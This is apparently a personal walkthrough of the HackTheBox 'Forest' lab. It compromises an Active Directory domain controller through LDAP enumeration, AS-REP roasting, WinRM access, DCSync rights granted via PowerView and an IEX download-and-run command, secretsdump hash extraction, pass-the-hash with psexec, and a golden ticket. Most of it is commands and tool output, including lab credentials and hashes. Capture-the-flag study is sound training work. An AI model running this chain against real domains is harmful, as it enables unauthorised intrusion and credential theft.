Forest-HTB

Using autorecon for enumeration:

```
# Nmap 7.94SVN scan initiated Wed Feb 21 18:25:05 2024 as: nmap -vv --reason -Pn -T4 -sV -sC --version-all -A --osscan-guess -p- -oN /home/kali/Downloads/forest/results/10.10.10.161/scans/_full_tcp_nmap.txt -oX /home/kali/Downloads/forest/results/10.10.10.161/scans/xml/_full_tcp_nmap.xml 10.10.10.161
Nmap scan report for 10.10.10.161
Host is up, received user-set (0.044s latency).
Scanned at 2024-02-21 18:25:19 IST for 119s
Not shown: 65512 closed tcp ports (reset)
PORT      STATE SERVICE      REASON          VERSION
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2024-02-21 06:02:48Z)
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds syn-ack ttl 127 Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?    syn-ack ttl 127
593/tcp   open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack ttl 127
3268/tcp  open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped   syn-ack ttl 127
5985/tcp  open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf       syn-ack ttl 127 .NET Message Framing
47001/tcp open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49671/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49676/tcp open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49682/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
```

```
49704/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49952/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
Aggressive OS guesses: Microsoft Windows Server 2016 (95%), Microsoft Windows Server 2016 build 10586 - 14393 (95%), Microsoft Windows 10 1507 (93%), Microsoft Windows 10 1507 - 1607 (93%), Microsoft Windows 10 1511 (93%), Microsoft Windows Server 2012 (93%), Microsoft Windows Server 2012 R2 (93%), Microsoft Windows Server 2012 R2 Update 1 (93%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1 (93%), Microsoft Windows Vista SP1 - SP2, Windows Server 2008 SP2, or Windows 7 (93%)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).

Uptime guess: 0.093 days (since Wed Feb 21 16:14:03 2024)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=265 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: -4h13m09s, deviation: 4h37m10s, median: -6h53m10s
| smb2-time:
|   date: 2024-02-21T06:03:59
|_  start_date: 2024-02-21T03:51:11
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 32753/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 55576/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 44587/udp): CLEAN (Timeout)
|   Check 4 (port 7752/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2024-02-20T22:04:00-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required

TRACEROUTE (using port 554/tcp)
HOP RTT      ADDRESS
```

```
1   43.74 ms 10.10.14.1
2   43.85 ms 10.10.10.161

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Feb 21 18:27:18 2024 -- 1 IP address (1 host up) scanned in 133.17 seconds
```

DNS(53)

`nslookup`
`server 10.10.10.161`
`127.0.0.1`
`127.0.0.2`
No hostname reveal

LDAP (389)

`ldapsearch -x -s base namingcontexts -H ldap://10.10.10.161`

```
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingContexts: DC=htb,DC=local
namingContexts: CN=Configuration,DC=htb,DC=local
namingContexts: CN=Schema,CN=Configuration,DC=htb,DC=local
namingContexts: DC=DomainDnsZones,DC=htb,DC=local
namingContexts: DC=ForestDnsZones,DC=htb,DC=local

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

`ldapsearch -x -b "DC=htb,DC=local" -H ldap://10.10.10.161`
`ldapsearch -x -b "DC=htb,DC=local" -H ldap://10.10.10.161 'objectClass=Person'`

'objectClass=Person' is a query

```
ldapsearch -x -b "DC=htb,DC=local" -H ldap://10.10.10.161 'objectClass=Person'
```

`sAMAccountName | grep sAMAccountName` to get account names

```
sAMAccountName: Guest
sAMAccountName: DefaultAccount
sAMAccountName: FOREST$
sAMAccountName: EXCH01$
sAMAccountName: $331000-VK4ADACQNUCA
sAMAccountName: SM_2c8eef0a09b545acb
sAMAccountName: SM_ca8c2ed5bdab4dc9b
sAMAccountName: SM_75a538d3025e4db9a
sAMAccountName: SM_681f53d4942840e18
sAMAccountName: SM_1b41c9286325456bb
sAMAccountName: SM_9b69f1b9d2cc45549
sAMAccountName: SM_7c96b981967141ebb
sAMAccountName: SM_c75ee099d0a64c91b
sAMAccountName: SM_1ffab36a2f5f479cb
sAMAccountName: HealthMailboxc3d7722
sAMAccountName: HealthMailboxfc9daad
sAMAccountName: HealthMailboxc0a90c9
sAMAccountName: HealthMailbox670628e
sAMAccountName: HealthMailbox968e74d
sAMAccountName: HealthMailbox6ded678
sAMAccountName: HealthMailbox83d6781
sAMAccountName: HealthMailboxfd87238
sAMAccountName: HealthMailboxb01ac64
sAMAccountName: HealthMailbox7108a4e
sAMAccountName: HealthMailbox0659cc1
sAMAccountName: sebastien
sAMAccountName: lucinda
sAMAccountName: andy
sAMAccountName: mark
sAMAccountName: santi
```

Saving it in a file and using only the user accounts:

```
sAMAccountName: sebastien
sAMAccountName: lucinda
sAMAccountName: andy
sAMAccountName: mark
sAMAccountName: santi
```

Now making a passwordlist:

```
January
February
March
April
```

```
May
June
July
August
September
October
November
December
P@ssw0rd
Password
Forest
Secret
Autumn
Fall
Spring
Winter
Summer
```

Now adding years:

```
for i in $(cat passlistt.txt); do echo $i; echo ${i}2019; echo ${i}2020; done > t
```

Now for mutating it :

```
hashcat --stdout passlistt.txt -r /usr/share/hashcat/rules/best64.rule -r
/usr/share/hashcat/rules/toggles1.rule| sort -u | awk 'length($0)> 7' > t
```

To check password-policy:


```
crackmapexec smb 10.10.10.161 --pass-pol -u '' -p ''
```

works for old only as it is null authentication


Can also do:

```
rpcclient -U '' -N 10.10.10.161
```

We get a new username:



Checking groups of the username:



```
rpcclient $> querygroup 0x201
        Group Name:     Domain Users
        Description:    All domain users
        Group Attribute:7
        Num Members:30
rpcclient $> querygroup 0x47c
        Group Name:     Service Accounts
        Description:
        Group Attribute:7
        Num Members:1
```

Now to bruteforce create a new userlist.out and add the new username as well:

`crackmapexec smb 10.10.10.161 -u userlist.out -p passlistt.txt`

TO get the hash for that service account:

`GetNPUsers.py -dc-ip 10.10.10.161 -request 'htb.local/' -format hashcat`

```
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

Name          MemberOf                                                PasswordLastSet      LastLogon           UAC
------------  ------------------------------------------------------  -------------------  -------------------  -------
-
svc-alfresco  CN=Service Accounts,OU=Security Groups,DC=htb,DC=local  2024-02-21 15:58:36  2024-02-21 15:51:26  0x41020
0



$krb5asrep$23$svc-alfresco@HTB.LOCAL:806246f5f96dda810cc596d4954a392b$e8340cc21f7edd7f455c2377bed2db305ebc65ebce7fa93b9
366e9b146f008fc85c8701d84abc31e4695c3866e7903d027c48509417a95685127cbaf1be88b2e043bd85c7861413b69bb21c245329f4bc85e9aec
4b1f4b269b799faf44c4821d1dee37043cf254597124b1b39f68dd03e06ed2b55e7bd09b807846a4a5266f8ab302ba5740bcae2e7acedda0c528e3a
a75862c72835dddbeaff267f9913f8c32cf27bf89de54a64b226451e231f2f5a0d79fc5f41ead3368d9451b8914d6aa9b1800fe48f1791008c1d87b
af73fd941c1997a01d675b679dc16bc061a9f08c712c27f3915f29
```

Using hashcat found:

svc-alfresco: `s3rvice`

To check shares:

`crackmapexec smb 10.10.10.161 -u svc-alfresco -p s3rvice --shares`

```
SMB         10.10.10.161    445    FOREST           [+] htb.local\svc-alfresco:s3rvice
SMB         10.10.10.161    445    FOREST           [*] Enumerated shares
SMB         10.10.10.161    445    FOREST           Share           Permissions     Remark
SMB         10.10.10.161    445    FOREST           -----           -----------     ------
SMB         10.10.10.161    445    FOREST           ADMIN$                          Remote Admin
SMB         10.10.10.161    445    FOREST           C$                              Default share
SMB         10.10.10.161    445    FOREST           IPC$                            Remote IPC
SMB         10.10.10.161    445    FOREST           NETLOGON        READ            Logon server share
SMB         10.10.10.161    445    FOREST           SYSVOL          READ            Logon server share
```

TODO:

Now we have access to SYSVOL so trying to extract password from it

WinRM(5985)

using evil-winrm to login to the svc-alfresco account:

```
evil-winrm -u svc-alfresco -p s3rvice -i 10.10.10.161
```

We get a user shell:


```
Evil-WinRM* PS C:\Users\svc-alfresco> type Desktop\user.txt
3c864d565ee3823320c355893c05f6f
Evil-WinRM* PS C:\Users\svc-alfresco> whoami
tb\svc-alfresco
Evil-WinRM* PS C:\Users\svc-alfresco>
```

Now host an smb server:

- Attacker:
  - `sudo impacket-smbserver aditya $(pwd) -smb2support`
- Target:
  - `$pass = convertto-securestring 'aditya' -AsPlainText -Force`
  - `$cred = New-Object System.Management.Automation.PSCredential{'aditya',$pass}`
  - `New-PSDrive -Name aditya -PSProvide FileSystem -Credential $cred -Root \\10.10.14.22\aditya`
  - `cd aditya:`

  Running winpeas:

  `.\winPEASObfuscated.exe' Now using sharphound to collect data: .\SharpHound.exe -c all`



Using nslookup to lookup Ip of exch01.htb.local we find that it is dead after trying to ping it from svc-alfresco

We discover that we have adding account permission:

```
net user aditya aditya123@ /add /domain
```

So adding to Windows exchange permissions group we discovered in bloodhound:


```
net group "Exchange Windows Permissions" /add aditya
```

Now using powersploit powerview:

Using python3 webserver to host now

```
IEX(New-Object Net.WebClient).downloadString('http://10.10.14.22/PowerView.ps1')
```

Using bloodhound for commands:




```
$pass = ConvertTo-SecureString 'aditya123@' -AsPlainText -Force
```

```
$cred = New-Object System.Management.Automation.PSCredential('HTB\aditya', $pass)
```

```
Add-DomainObjectAcl -Credential $cred -TargetIdentity htb.local -Rights DCSync
```

Use `git clone https://github.com/PowerShellMafia/PowerSploit -b dev` if the command doesn't work

Now to get the hashes:

```
secretsdump.py htb.local/aditya:aditya123@@10.10.10.161
```

```
└─$ secretsdump.py htb.local/aditya:aditya123@@10.10.10.161
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name specified for this replication oper
tion is invalid.
[*] Something wen't wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...
```

Now modifying the powersploit command after googling:

```
Add-DomainObjectAcl -TargetIdentity "DC=htb,DC=local" -PrincipalIdentity aditya -
Rights DCSync -Credential $cred
```

Then running secretsdump.py for hashes:

```
secretsdump.py htb.local/aditya:aditya123@@10.10.10.161
```

We got the hash for administrator:

```
┌──(kali㉿kali)-[~/Downloads/forest/www]
└─$ secretsdump.py htb.local/aditya:aditya123@@10.10.10.161
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
```

Using crackmapexec to use the hash to check if pwned:

```
cme smb 10.10.10.161 -u Administrator -H 32693b11e6aa90eb43d32c72a07ceea6
```

```
└─$ cme smb 10.10.10.161 -u Administrator -H 32693b11e6aa90eb43d32c72a07ceea6
SMB         10.10.10.161    445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:Tru
e) (SMBv1:True)
SMB         10.10.10.161    445    FOREST           [+] htb.local\Administrator:32693b11e6aa90eb43d32c72a07ceea6 (Pwn3d!)
```

To get a shell:

```
psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6
administrator@10.10.10.161
```

```
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.10.10.161.....
[*] Found writable share ADMIN$
[*] Uploading file tNeuRRlU.exe
[*] Opening SVCManager on 10.10.10.161.....
[*] Creating service XxRY on 10.10.10.161.....
[*] Starting service XxRY.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..

cC:\Windowscd ..

C:\>whoami
nt authority\system
```

Now to get only the NTLM hashes and username:

`cat hashes.out | grep ::: | awk -F: '{print $1":" $4}'`

Now cracking the password with hashcat:

`hashcat --user -m 1000 '/home/aditya/Documents/Kali/all_hashes.txt'`
`'/home/aditya/Documents/Kali/rockyou.txt' -O`

```
htb.local\svc-alfresco:9248997e4ef68ca2bb47ae4e6f128668:s3rvice
htb.local\santi:483d4c70248510d8e0acb6066cd89072:plokmijnuhb
```

htb.local\svc-alfresco:s3rvice
htb.local\santi:plokmijnuhb

Golden Ticket

Since we have the krbtgt we can do a golden ticket attack:

`krbtgt:819af826bb148e603acb0f33d17632f8`

We need domain-sid so using powersploit:

`Get-DomainSID -Domain htb.local`
`S-1-5-21-3072663084-364016917-1341370565`

Now using this info with impacket ticketer to get the golden ticket:

`ticketer.py -nthash 819af826bb148e603acb0f33d17632f8 -domain-sid S-1-5-21-3072663084-364016917-1341370565 -domain htb.local DoesNotExist`

Putting the ticket in our environment variable:

`export KRB5CCNAME=DoesNotExist.ccache`

Note: before psexec check if dns and time is configured properly

```
psexec.py -debug htb.local/administrator@forest -k -no-pass
```